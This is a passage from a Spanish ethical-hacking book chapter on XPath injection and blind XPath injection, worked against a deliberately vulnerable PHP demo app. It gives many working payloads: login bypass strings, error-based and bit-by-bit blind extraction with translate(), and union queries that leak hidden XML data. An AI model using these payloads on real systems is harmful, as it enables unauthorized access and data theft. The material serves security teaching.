Para obtener información sobre la estructura de red del objetivo, a veces es tan fácil como buscar los paneles más populares de monitorización de red. En el caso de encontrar alguno todo es más sencillo, ya que directamente muestran las direcciones IP que utiliza el servidor, el segmento de red, y el resto de la DMZ. Un ejemplo de esto es ntop.




Imagen 5.47: Conexiones de red con direcciones IP.

Otras herramientas, como los paneles de configuración de routers o de información de sistema puede que no filtren directamente la IP, pero viendo virtual hosts, paths o datos del servidor, tal vez sea sencillo localizarla después cruzando la información. Un plugin que da mucha información al respecto es Cacti, que además permite representar gráficamente la estructura de la red, así que si te lo encuentras puede ayudarte mucho.




Imagen 5.48: Representación gráfica de Cacti.

Si tu misión es asegurar la seguridad de una aplicación web, tienes que controlar todos los info leaks que las herramientas que corren en tu servidor puedan generar, porque si no, acabarán por revelar la información de la ubicación. Si tienes que atacar una infraestructura no te dejes ninguna sin mirar.

En este capítulo hemos dedicado las páginas a algunas muy concretas, pero el número de ellas son infinitas y nunca sabes dónde estará el premio que buscas. Si quieres completar estas técnicas, en los libros de Pentesting con FOCA o Ethical Hacking se dedican muchas páginas a esta temática.



Capítulo VI
Xpath Injection & Blind Xpath Injection

1. Xpath 1.0

En los inicios de la década de 1990 era difícil hablar de bases de datos sin centrarse en el modelo relacional. En los ambientes académicos se recordaba como, anteriormente, se había utilizado otro modelo, denominado "Jerárquico", en el que los datos se organizaban siguiendo relaciones "padre-hijo", pero casi siempre señalando que se trataba de algo obsoleto, incapaz de representar una realidad en continua transformación. Y el ejemplo típico de su fracaso era el caso de un departamento que contara con varios trabajadores, cada uno de los cuales pudiera prestar servicio en varios departamentos.

Para resolver este tipo de problemas había surgido el "modelo "de red", del que se decía poco más que era demasiado complejo. Y finalmente apareció el relacional, junto con el lenguaje SQL, que había terminado siendo el mayoritariamente elegido. Ni siquiera los nuevos, por entonces, enfoques de orientación a objetos parecían poner en riesgo su hegemonía.

Años después llegaría el auge de Internet y, con él, el uso generalizado de la web y el lenguaje de definición de documentos HTML. HTML proponía una descripción jerárquica de los documentos: documentos con cabecera y cuerpo. Cuerpo con párrafos y tablas. Tablas con filas. Filas con columnas… Y una vez los desarrolladores se familiarizaron con estos conceptos, poco novedosos pero bastante razonables, no costó demasiado hacerles pensar de forma similar sobre los datos. Así entró en escena XML.

Al principio, quizá se utilizaba para volúmenes relativamente reducidos de datos, pero no existía ninguna restricción teórica al respecto. Con el tiempo los gestores de bases de datos relacionales empezaron a proporcionar soporte para el uso de XML. Y la cosa no acabó ahí: terminaron surgiendo gestores de bases de datos no relacionales basados en XML. Bases de datos con organización jerárquica, de nuevo, después de tantos años.

Para que todo este cambio tuviera lugar era necesario un lenguaje de consulta que jugara un papel similar al que SQL había representado para el modelo relacional. Su nombre: *XPath*. En la fecha en que se escribe este capítulo, existen tres versiones "oficiales" de *XPath*: "*XPath 1.0*", "*XPath 2.0*" y "*XPath 3.0*". Sus respectivas especificaciones pueden obtenerse en:



XPath 1.0	*http://www.w3.org/TR/xpath/*
XPath 2.0	*http://www.w3.org/TR/xpath20/*
XPath 3.0	*http://www.w3.org/TR/xpath-30/*

Y el estado actual de las recomendaciones y trabajos en curso puede consultarse en:

http://www.w3.org/TR/#tr_XPath

Y para quien quiera una lectura más "ligera", existen numerosos recursos en Internet que le serán de ayuda. Como:

http://www.w3schools.com/xsl/xpath_intro.asp
http://www.mclibre.org/consultar/xml/lecciones/xml_xpath.html

... el segundo de los cuales está escrito en español.

Con cada versión o revisión se añaden nuevos aspectos semánticos, funcionalidades y características. Pero el presente análisis se limitará a cuanto *XPath 1.0* ofrece que, al fin y al cabo, es el núcleo de todo lo demás. En los siguientes ejemplos se utilizará la aplicación "*XPath Injectable*" que se puede descargar del sitio web de 0xWord:

http://www.0xword.com

Se trata de un conjunto de *scripts* PHP que hacen uso de un documento XML llamado "prueba.xml". Todo ello almacenado en un directorio publicado en un servidor web... Lo cual puede ser ya de por sí una vulnerabilidad si no se toman medidas para evitar que el documento pueda ser descargado por cualquier usuario.




Imagen 6.01: Acceso directo al documento.

Pero no será de eso de lo que traten los siguientes apartados.



2. Inyectando Xpath

El fichero "*login.php*" implementa el control de acceso a la aplicación. De él se han extraído estas líneas:

```
$consulta = '/agenda/usuarios/usuario[cuenta="' .
      $_POST['cuenta'] . '" and passwd="'   .
      $_POST['passwd'] . '"]';
```

En ellas se construye la consulta *XPath* a partir de los parámetros POST proporcionados por el usuario. Y se hace sin realizar comprobación alguna acerca de los datos proporcionados por el mismo.

Así, si se introdujera los siguientes valores:

Cuenta	admin
Passwd	abcde

... se tendría:

```
/agenda/usuarios/usuario[cuenta="admin" and passwd="abcde"]
```

Revisando el documento XML puede comprobarse que ningún elemento cumple los requisitos indicados. La contraseña asociada a la cuenta "*admin*" es "secreto", no "abcde". En consecuencia, no se producirán resultados y el proceso de *login* fallará.



Imagen 6.02: Fallo.

Pero... ¿qué ocurriría ahora si el usuario se limitara a escribir una comilla doble como cuenta de usuario?

Cuenta	"
Passwd	

Entonces la consulta quedaría:

```
/agenda/usuarios/usuario[cuenta=""" and passwd=""]
```

... y esta expresión no sería sintácticamente correcta.

Como consecuencia, la aplicación producirá una excepción y, si el servidor o la aplicación están configurados para mostrar los mensajes de error, la página retornada contendrá información sobre sus causas:




Imagen 6.03: Errores.

NOTA: Se puede configurar si PHP muestra los mensajes de error, y cómo lo hace, editando las opciones del fichero de configuración "php.ini".

NOTA: Dado que las cadenas en *XPath* pueden acotarse bien con comillas dobles bien con comillas simples, cuando no se conozca el código fuente de la aplicación puede ser necesario realizar la prueba anterior con ambos caracteres.

Estos avisos dejan en evidencia que el *script* no verifica adecuadamente sus entradas. Y es posible aprovechar este fallo para sortear los mecanismos de autenticación. Considérense los siguientes valores:

cuenta	admin" or "1"="2
passwd	

… que darían lugar al filtro:

```
/agenda/usuarios/usuario[cuenta="admin" or "1"="2" and passwd=""]
```

Dado que los operadores "*and*" se evalúan antes que los "*or*", y puesto que *"1"="2"* es una condición falsa, la expresión anterior es equivalente a:

```
/agenda/usuarios/usuario[cuenta="admin"]
```

Con ello el programa dejará de tener en cuenta la contraseña y se limitará a comprobar si existe la cuenta "*admin*". Como consecuencia, aparecerá el mensaje de "*Login OK*" y el usuario podrá operar con los permisos del administrador.

Hasta este punto, el atacante ha necesitado conocer el nombre de una cuenta de acceso. Pero, tal y como está escrito el *script*, se puede obtener acceso incluso sin aportar dato alguno.

Bastaría con una entrada como:



cuenta	" or 1=1 or "
passwd	

Ante ella, se produciría la consulta *XPath*

```
/agenda/usuarios/usuario[cuenta="" or 1=1 or "" and passwd=""]
```

La condición expresada será siempre cierta debido al "1=1" y la consulta seleccionará todos los elementos de tipo "usuario". Después, el programa seleccionará el primero, que muchas veces se corresponderá con un administrador, y lo utilizará para completar el proceso de autenticación de forma exitosa.

Existen otras formas de indicar una condición cierta distintas del "1=1". Una de ellas es hacer uso de la función "*true()*":

cuenta	" or true() or "

Otra, aprovechar que cualquier número distinto de cero es convertido en valor verdadero cuando es preciso:

cuenta	" or 1 or "

… o que las cadenas no vacías también se convierten a "true":

cuenta	" or "a" or "

… así como las expresiones *XPath* que se evalúan a un conjunto de nodos no vacíos:

" or /* or "

Con "/*" se denotan todos los hijos de la raíz del documento. En principio, en un documento XML correcto debería haber uno y sólo uno.

Por contra, son valores falsos la función "*false()*", los valores numéricos iguales a cero, las cadenas vacías o las expresiones *XPath* que, al evaluarse, dan como resultado un conjunto de nodos vacíos. Teniendo todo esto en cuenta, se puede simplificar más si cabe la entrada al sistema. Como en:

cuenta	admin" or "
passwd	

… que provocaría la ejecución de:

```
/agenda/usuarios/usuario[cuenta="admin" or "" and passwd=""]
```

Otra alternativa para obtener acceso sin conocer siquiera el nombre de una cuenta de usuario es hacer uso de la función "*position()*" que indica la posición del nodo actual dentro de los posibles nodos para la ruta *XPath* sobre la que se está realizando la comprobación. Así, con

cuenta	" or position()=1 or "
passwd	

… se construiría la siguiente consulta:

```
/agenda/usuarios/usuario[cuenta="" or position()=1 or "" and passwd=""]
```

En ella, de las tres condiciones unidas mediante operadores "*or*", sólo la segunda será cierta: "*position()=1*", con lo que se seleccionará el primer nodo con ruta "/agenda/usuarios/usuario" que aparezca en el documento: el del "Administrador". Más aún: se podría iniciar sesión como otros usuarios sustituyendo "*position()=1*" por "*position()=2*", "*position()=3*", etcétera.

3. Errores

Si el desarrollador de la aplicación llega a saber de la existencia de la vulnerabilidad presentada en el punto anterior, probablemente querrá corregirla. Y, puesto que el problema radica en que, inyectando código *XPath*, es posible anular las comprobaciones del valor de la contraseña, quizá decida que esta tarea debe realizarse del lado de la aplicación. Eso es lo que simula el *script* "*login2.php*". Se comienza por obtener los datos de la cuenta utilizada.

```
  // Seleccionar datos con XPath
   $consulta = '/agenda/usuarios/usuario[cuenta="' . $_POST['cuenta'] . '"]';
```

... Para después comprobar si la contraseña es válida:

```
     if (sub_elemento($usuario, "passwd") == $_POST['passwd']) {
...
```

Y si no lo es, se recibirá un aviso de "Identificación Incorrecta".

Antes de pensar en lanzar un ataque de diccionario o fuerza bruta, que en un caso real puede terminar causando el bloqueo de numerosas cuentas y crear un alto nivel de ruido que lo haga detectable, existen otras opciones que, si bien quizá requieran cierto conocimiento de la estructura del documento XML, cumplen con el objetivo fijado.

Puestos a probar un listado de contraseñas habituales... ¿para qué utilizar ninguna cuenta en concreto? Así, si deseara saber si alguien utiliza la contraseña "12345678", podría introducir los siguientes datos en el formulario de acceso:

Nombre	" or passwd="12345678" or "
Clave	12345678

… forzando la ejecución de la siguiente consulta *XPath*:

```
/agenda/usuarios/usuario[cuenta="" or passwd="12345678" or ""]
```

Que retorna los usuarios cuya contraseña sea igual a "12345678". De existir alguno, el programa obtendría el primero de ellos y comprobaría si su contraseña es igual a la introducida en el campo "Clave". Y, puesto que sí que lo es, se obtendría acceso a la aplicación suplantando la identidad de la descuidada víctima:



Imagen 6.04: Acceso por contraseña.

Pero no siempre es fácil adivinar la estructura de la consulta *XPath* o los nombres de los elementos del documento XML. Desde luego, queda la posibilidad de ir comprobando combinaciones de nombres de usuario y contraseñas hasta dar una válida, pero, aparte de no tener garantizado el éxito, este procedimiento puede ser extremadamente lento y tedioso.

Antes de hacer uso de este último recurso, aún quedan cosas por probar. Si el sistema o la aplicación están configurados para mostrar al usuario mensajes de error en caso de que se produzca una excepción, el atacante puede encontrar nuevas y más rápidas formas de extraer información. Tómese la función *XPath* "*count()*", que indica el número de nodos que contiene una colección y considérese la siguiente expresión:

```
count( string(/agenda/usuarios/usuario[1]/agenda)  )
```

En la implementación de *XPath* utilizada por *SimpleXML*, "*count()*" debe recibir como parámetro un conjunto de nodos. En caso contrario se produce una excepción que la aplicación puede tratar de distintas formas:

- Indicando al usuario que se ha producido un error de incompatibilidad de tipos y mostrando el valor que causó el error. En el ejemplo anterior, sería el resultado de evaluar "*string(/agenda/usuarios/usuario[1]/agenda)*", lo cual proporcionaría la contraseña del primer usuario, el administrador. En este caso, obtener los datos del documento sería relativamente sencillo.
- Indicando únicamente que se ha producido un error y, quizá, qué función lo causó y de qué tipo de error se trata. Esto es el comportamiento habitual en PHP con *SimpleXML*.
- Mostrando un mensaje escueto del tipo "se ha producido un error" o introduciendo algún contenido menos visible en la página devuelta del que pudiera deducirse la existencia de una situación de excepción.
- No mostrando indicio alguno de la existencia de problemas.

Como puede observarse, el atacante se encuentra en este caso no en la mejor de las situaciones posibles, pero tampoco en la menos propicia. No puede forzar a la aplicación a mostrar los datos que desee, pero sí a darle señales que, adecuadamente interpretadas, le proporcionaran la información que necesita. A este tipo de técnicas se les denomina *Blind XPath Injection* (inyección de *XPath* a ciegas).

Considérese la siguiente entrada:

Nombre:	" or 1=1 and count(1) and "
Clave	

Dado que 1=1 es una condición cierta, el programa se verá obligado a evaluar "*count(1)*", dando lugar a un error:



Imagen 6.05: Error forzado.

Sin embargo, con

Nombre:	" or 1=2 and count(1) and "
Clave	

… la condición "1=2", al ser falsa, hace innecesaria la evaluación de "*count(1)*". Como resultado, el error no se producirá y únicamente se recibirá un mensaje de "Identificación Incorrecta":



Imagen 6.06: Sin error.

Con esto puede bastar para extraer toda la información que contiene el documento.

4. ¿Dónde estoy?

Sí, todo el documento. Pero, por ahora, se elegirá un objetivo más concreto y directamente relacionado con el problema objeto de estudio. Si se parte de la convicción de que el programa

realiza comprobaciones sobre un elemento de un documento XML, la primera pregunta que se podría formular sería: ¿cómo se denomina ese elemento?

En *XPath*, dicho valor vendría dado por la expresión de tipo cadena:

```
name
```

4.1 Calculando un valor numérico

El primer paso para obtener una cadena consiste en determinar su longitud, dada por la expresión:

```
string-length(name(.))
```

Una suposición inicial razonable en este caso podría ser que el valor contiene, como máximo 16 caracteres, lo cual podría ser comprobado realizando una petición a la aplicación con los siguientes datos:

Nombre	“ or string-length(name(.))<17 and count(1) or “
Clave	

Si la respuesta contiene mensajes de error, como efectivamente ocurre, podrá deducirse que la condición “*string-length(name(.))<17*” es cierta. Por lo tanto, se trata de un número comprendido entre 0 y 16. Con otra petición se puede comprobar si es menor que 9:

Nombre	“ or string-length(name(.))<9 and count(1) or “
Clave	

Y de nuevo aparecerá el error, quedando reducido el rango de posibles valores a entre 0 y 8. Con una nueva consulta se puede volver a reducir el número de posibles valores a la mitad:

Nombre	“ or string-length(name(.))<5 and count(1) or “
Clave	

Esta vez no se produce el error. La longitud no es menor que cinco. O sea: está comprendida entre 5 y 8. Las pruebas continuarían:

Nombre	“ or string-length(name(.))<7 and count(1) or “	No aparece mensaje de error: Condición falsa	El rango está comprendido entre 7 y 8
Clave			
Nombre	“ or string-length(name(.))<8 and count(1) or “	Aparece mensaje de error: Condición cierta	El valor es 7
Clave			

La longitud de la cadena es, pues, 7.

4.2 Los caracteres de la cadena

Llegado es el momento de determinar cada uno de los 7 caracteres que componen la cadena. El primero de ellos vendría dado en *XPath* por la expresión:

```
substring(name(.), 1,1)
```

Sería deseable poder aplicar el método dicotómico presentado en el apartado anterior, con las modificaciones oportunas, para determinar de qué carácter se trata pero *XPath 1.0* no lo pone tan fácil. No ofrece nada parecido a la función "*ascii*" que ofrecen otros lenguajes. Nada similar a:

```
ascii(caracter)
```

que convierta un carácter en un código numérico.

Claro que siempre existe la opción de ir probando carácter a carácter. Desde luego, el procedimiento sería lento y requeriría muchas peticiones, incluso para una cadena corta como la que se está calculando que es de sólo 7 caracteres. Pero funcionaría.

Aprovechando que en la mayoría de las ocasiones sólo se usan letras, dígitos, guiones, guiones bajos y algunos caracteres más como ":" o ".", se podría empezar probar a intentar sesión con:

Nombre	" or substring(name(.),1,1)="a" and count(1) or "
Clave	

... e ir sustituyendo en subsecuentes peticiones el carácter "a" por "b", "c", etc. hasta que aparezcan los mensajes de error, señal de que se ha dado con el valor deseado.

Por supuesto, el orden no tendría por qué ser el alfabético ni el especificado por los códigos ASCII: es preferible probar primero aquellos caracteres que suelen aparecer con mayor frecuencia. Aun así, el número de peticiones a realizar sería muy elevado.

Afortunadamente hay enfoques alternativos más rápidos. Uno de ellos viene de la mano de la función *contains*, que sirve para determinar si una cadena contiene a otra. Por ejemplo:

```
contains("abcdefg", "c")
```

... retornaría un valor verdadero mientras que

```
contains("abcdefg", "w")
```

... produciría una condición falsa.

Para simplificar los ejemplos, en lo que sigue se asumirá que de alguna manera se sabe que en los nombres de los elementos de este documento sólo pueden aparecer letras minúsculas y guiones:

```
abcdefghijklmnopqrstuvwxyz-
```

NOTA: Obviamente, en pocos casos reales será válida esta suposición. Por ejemplo, un nodo de texto podría tener espacios, signos de puntuación, mayúsculas, minúsculas, dígitos, etcétera.



Este grupo de caracteres podría dividirse en dos mitades, "abcdefghijklm" y "nopqrstuvwxyz-". Con una única comprobación se podría determinar a cuál de ellas pertenece el primer carácter del nombre del nodo:

Nombre	" or contains("abcdefghijklm", substring(name(.),1,1)) and count(1) or "
Clave	

La ausencia de mensajes de error en la página que se recibirá indicará que la condición es falsa y que, por tanto el carácter buscado pertenece al segundo bloque. Ahora se podría dividir éste en otros dos: "*nopqrst*" y "*uvwxyz-*" y reducir el número de posibilidades con

Nombre	" or contains("nopqrst", substring(name(.),1,1)) and count(1) or "
Clave	

De nuevo, la salida estará libre de avisos de error. El carácter está incluido en "*uvwxyz-*". Otra consulta reducirá el tamaño del rango a la mitad:

Nombre	" or contains("uvw", substring(name(.),1,1)) and count(1) or "
Clave	

Ahora sí se producirá la situación de excepción y el programa la mostrará en su salida. Sólo quedarían tres posibilidades: "u", "v" y "w".

El proceso seguiría, reduciendo en cada paso a la mitad los posibles valores hasta quedar sólo la "u". Ya se tendría el primer carácter de la cadena. Y habría llegado el momento de repetir el procedimiento anterior para determinar el segundo carácter,

```
substring(name(.),2,1)
```

... Y así hasta obtener la cadena completa.


Desde un punto de vista formal, el algoritmo que se acaba de presentar asigna a cada carácter una codificación binaria. Cada consulta proporciona un bit que se podría codificar como "1" si la condición se cumple y como "0" en caso contrario. En ese aspecto, es equivalente al procedimiento que constituye el bloque central del artículo "*Blind XPath Injection*", de *Amit Klein*, que es considerado una referencia imprescindible sobre esta materia y que puede ser leído en:

https://dl.packetstormsecurity.net/papers/bypass/Blind_XPath_Injection_20040518.pdf

En él, en lugar de "*contains*" se usa la función "*translate*" de *XPath 1.0*, que sirve para reemplazar determinados caracteres en una cadena. Así:

```
translate("abcde", "ace", "123")
```

... retornaría "1b2d3". Se toma el primer parámetro y se reemplaza en él cada carácter del segundo por el que, por orden de aparición, le corresponde en el tercero: la "a" por "1"; la "c" por "2"; y la



"e" por "3". Quizá no sea exactamente lo que un atacante iba buscando, pero le valdrá para convertir cada carácter en un valor numérico codificado en binario.

Para ello, se partirá de una codificación binaria de los caracteres. Dado que sólo se está tomando en consideración el guion y las letras minúsculas y éstas son 26, serán necesarios 5 bits para representar cada uno de ellos ($2^4 = 16$ y $2^5 = 32$), los cuales serán numerados desde 0 (el menos significativo) hasta 4.

La siguiente tabla resume la codificación propuesta:

Carácter		a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	-
Bits	4	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	1	1	1
	3	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1	0	0	0	0	0	0	0	0	1	1	1
	2	0	0	0	0	1	1	1	1	0	0	0	0	1	1	1	1	0	0	0	0	1	1	1	1	0	0	0
	1	0	0	1	1	0	0	1	1	0	0	1	1	0	0	1	1	0	0	1	1	0	0	1	1	0	0	1
	0	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0

Leyendo de arriba a abajo, a "a" le correspondería 00000; a "b", 00001; a "c", 00010... Pero lo verdaderamente relevante es la lectura horizontal de la tabla. Porque permite crear 5 expresiones con las que determinar los distintos bits que componen el código de cada carácter:

BIT	Expresión
4	translate(caracter, "abcdefghijklmnopqrstuvwxyz-", "000000000000000011111111111")
3	translate(caracter, "abcdefghijklmnopqrstuvwxyz-", "000000001111111100000000111")
2	translate(caracter, "abcdefghijklmnopqrstuvwxyz-", "000011110000111100001111000")
1	translate(caracter, "abcdefghijklmnopqrstuvwxyz-", "001100110011001100110011001")
0	translate(caracter, "abcdefghijklmnopqrstuvwxyz-", "010101010101010101010101010")

Nótese que el tercer argumento en las llamadas a "*translate()*" es la sucesión de ceros y unos que aparece en la fila correspondiente de la tabla anterior.

Y, gracias a estas expresiones, es posible crear peticiones que obtengan cada uno de los bits de un carácter dado.

Para el primero del nombre del elemento actual se tendría:

Bit	**Campo "Nombre":**	**¿APARECEN LOS MENSAJES DE ERROR?**	**Valor del Bit**
4	" or translate(substring(name(.),1,1), "abcdefghijklmnopqrstuvwxyz", "00000000000000001111111111")="1" and count(1) or "	Sí	1



Bit	Campo "Nombre":	¿APARECEN LOS MENSAJES DE ERROR?	Valor del Bit
3	" or translate(substring(name(.),1,1), "abcdefghijklmnopqrstuvwxyz", "00000000111111110000000011")="1" and count(1) or "	No	0
2	" or translate(substring(name(.),1,1), "abcdefghijklmnopqrstuvwxyz", "00001111000011110000111100")="1" and count(1) or "	Sí	1
1	" or translate(substring(name(.),1,1), "abcdefghijklmnopqrstuvwxyz", "00110011001100110011001100")="1" and count(1) or "	No	0
0	" or translate(substring(name(.),1,1), "abcdefghijklmnopqrstuvwxyz", "01010101010101010101010101")="1" and count(1) or "	No	0

El carácter es, pues, el correspondiente al código 10100. O sea, la "u".

Para el segundo carácter sólo habría que modificar el segundo parámetro de las llamadas a "*substring()*":

Bit	Campo "Nombre":	¿APARECEN LOS MENSAJES DE ERROR?	Valor del Bit
4	" or translate(substring(name(.),**2**,1), "abcdefghijklmnopqrstuvwxyz", "00000000000000001111111111")="1" and count(1) or "	Sí	1
3	" or translate(substring(name(.),**2**,1), "abcdefghijklmnopqrstuvwxyz", "00000000111111110000000011")="1" and count(1) or "	No	0
2	" or translate(substring(name(.),**2**,1), "abcdefghijklmnopqrstuvwxyz", "00001111000011110000111100")="1" and count(1) or "	No	0
1	" or translate(substring(name(.),**2**,1), "abcdefghijklmnopqrstuvwxyz", "00110011001100110011001100")="1" and count(1) or "	Sí	1
0	" or translate(substring(name(.),**2**,1), "abcdefghijklmnopqrstuvwxyz", "01010101010101010101010101")="1" and count(1) or "	No	0

El valor binario obtenido sería 10010 que, consultando la tabla, es el código de la letra "s".

Se seguiría este proceso, sustituyendo el valor del segundo parámetro de la llamada a "*substring()*" por 3, 4, 5, 6 y 7 para ir obteniendo el resto de los caracteres y, al final, se completaría el nombre del elemento: "usuario".



Ése es el nombre del elemento sobre el que se hacen las comprobaciones.

NOTA: Se podría crear unas fórmulas de traducción más compactas eliminando los ceros del tercer argumento de la llamada a "*translate()*" y reordenando el segundo de forma que figuren en primer lugar aquellos a los que corresponda un uno. Por ejemplo, para el bit 0 se tendría:

```
translate(caracter, "bdfhjlnprtvxzacegikmoqsuwy", "1111111111111")
```

Esta expresión retornaría la cadena vacía para aquellos caracteres en los que el bit valga cero (recuérdese que en expresiones lógicas una cadena vacía equivale a "false") y un carácter "1" para el resto (que es equivalente a true).

5. Sin errores

5.1 El buscador

Hasta este momento, las pruebas realizadas han sacado provecho de fallos que afectan las páginas de autenticación de usuarios.

En un ataque de inyección a ciegas, quizá no sea ésta una buena elección ya que, de todos los *scripts* y programas que puedan componer una aplicación web, posiblemente sea la página de *login* la que esté sujeta a un mayor grado de control y monitorización por parte de los administradores.

Por otro lado, las técnicas presentadas utilizaban los mensajes de error que muestra la aplicación en el proceso de extracción de datos. ¿Qué ocurriría si éstos no fueran presentados al usuario?

De modo que, a partir de ahora, se planteará un nuevo escenario.

En él, el atacante ha sido capaz de acceder a la aplicación. Quizá aprovechando vulnerabilidades de la página de acceso como las anteriormente presentadas. Quizá robadas mediante *phishing*. Quizá determinadas mediante ataques de diccionario o fuerza bruta. Quizá porque pertenezca a la organización...

A los efectos del presente estudio no sería demasiado relevante saber cómo.

Baste con simular esta situación entrando con las siguientes credenciales válidas:

Nombre	malicioso
Clave	maliciosopwd

Se recibirá una pantalla de bienvenida. En ella, un enlace con el texto "Buscar anotaciones" llevará a la página que permite hacer precisamente eso: buscar anotaciones en una agenda corporativa.





Imagen 6.07: Login OK.

Haciendo clic en él se accederá a la página de búsqueda:



Imagen 6.08: Buscar.

Cada usuario del sistema podrá acceder únicamente a aquellos apuntes para los que disponga de autorización de acceso. En el documento XML utilizado, estos permisos se implementan mediante un elemento cuyo nombre es "*auth*". Como en:

```
<apunte fecha="01-08-2015">
    <auth user="user1" />

    <datos>Reunión con proveedores (USER1)</datos>
</apunte>
```

Para facilitar el seguimiento de las pruebas realizadas, el texto de cada apunte contiene la lista de usuarios autorizados a verlo.

El funcionamiento del buscador es muy sencillo: se introduce un texto y, tras hacer clic en el botón, la aplicación listará las anotaciones en la agenda corporativa a los que el usuario pueda acceder y que contengan la cadena introducida. Y si no se introduce ningún texto, se obtendrá la lista completa de apuntes disponibles para el usuario.

Realizando la prueba se observará que el usuario "malicioso" sólo puede ver una anotación.



Imagen 6.09: Resultado al hacer clic en "Buscar" sin introducir ningún texto.

Pero esta página presenta también una vulnerabilidad de *XPath injection*. Y "gracias" a ella, el atacante puede saltarse las limitaciones que el sistema le impone. En primer lugar, debe tenerse en cuenta que cuando se implementa en *XPath* una búsqueda como ésta, en la que se muestra aquellos resultados que contienen un texto, muy probablemente haga uso de la función "contains", presentada en el apartado anterior. En este caso, el código PHP involucrado es:

```
$xpath = '/agenda/apuntes/apunte[auth/@user="'
 . $_SESSION['usuario'] . '" and contains(datos,"'
 . $_GET['buscar'] . '")]';
```

Por esta razón, a la hora de proceder a la inyección de *XPath* será necesario no sólo acabar la cadena con las correspondientes comillas sino también colocar un paréntesis de cierre que termine la llamada a la función. Y tenerlo todo en cuenta para evitar que el resultado contenga errores sintácticos. Como, por ejemplo:

Campo de texto a buscar	") or 1 or ("

... que haría que la aplicación ejecute la consulta

```
  /agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos,"") or 1 or
("")]
```

La condición será siempre cierta (obsérvese el valor "1") y se generará un listado con todos los apuntes registrados en el sistema, saltándose los permisos establecidos:



Imagen 6.10: Todo.

Desde luego, aquí hay mucha más información de la que el usuario debería ver. Pero también es verdad que aún queda buena parte del documento por descubrir cosas como atributos que la aplicación no muestra o elementos que no están subordinados a ningún apunte, como los que aparecen al final del documento:

```
  <datos-secretos>
        <info>
                <datos>La empresa planea una compra de acciones de la competen-
cia</datos>
        </info>
        <info>
                <datos>Este ejercicio no se preve un incremento de las ganancias</
datos>
        </info>
  </datos-secretos>

  <otros-secretos>
     <secreto id="1">Esta info no es accesible desde el programa</secreto>
     <secreto id="2">Esta otra tampoco</secreto>
  </otros-secretos>
```

Existe una diferencia muy relevante entre los elementos descendientes de "datos-secretos" y los de "otros-secretos":

Los primeros tienen un subelemento de nombre "datos". El mismo nombre con el que se etiquetaba las descripciones de los apuntes de la agenda que el buscador muestra.

Esto abre otra puerta al atacante, que podría probar la siguiente entrada:

Campo de texto a buscar	aaaa")] | /agenda/datos-secretos/info[("a

La consulta que terminaría realizando la aplicación sería:

```
agenda/apuntes/apunte[auth/@user="malicioso" and contains(datos," aaaa")] |
/agenda/datos-secretos/info[("a")]
```

Nótese el uso del operador "|" que sirve para realizar la unión de dos conjuntos de nodos.

- El primero de ellos estará vacío, puesto que ninguno de los apuntes de la agenda dispone de un subelemento "datos" cuyo texto contenga la cadena "aaaa".
- El segundo es el conjunto de todos elementos "info" de "datos-secretos", puesto que la cadena "a", al no estar vacía, se evalúa a true.

Como resultado, la aplicación tomará todas estas informaciones que deberían ser secretas y tratará de mostrar el contenido de sus atributos de fecha (que, al no existir, se evaluarán a cadenas vacías) y subelementos "datos".

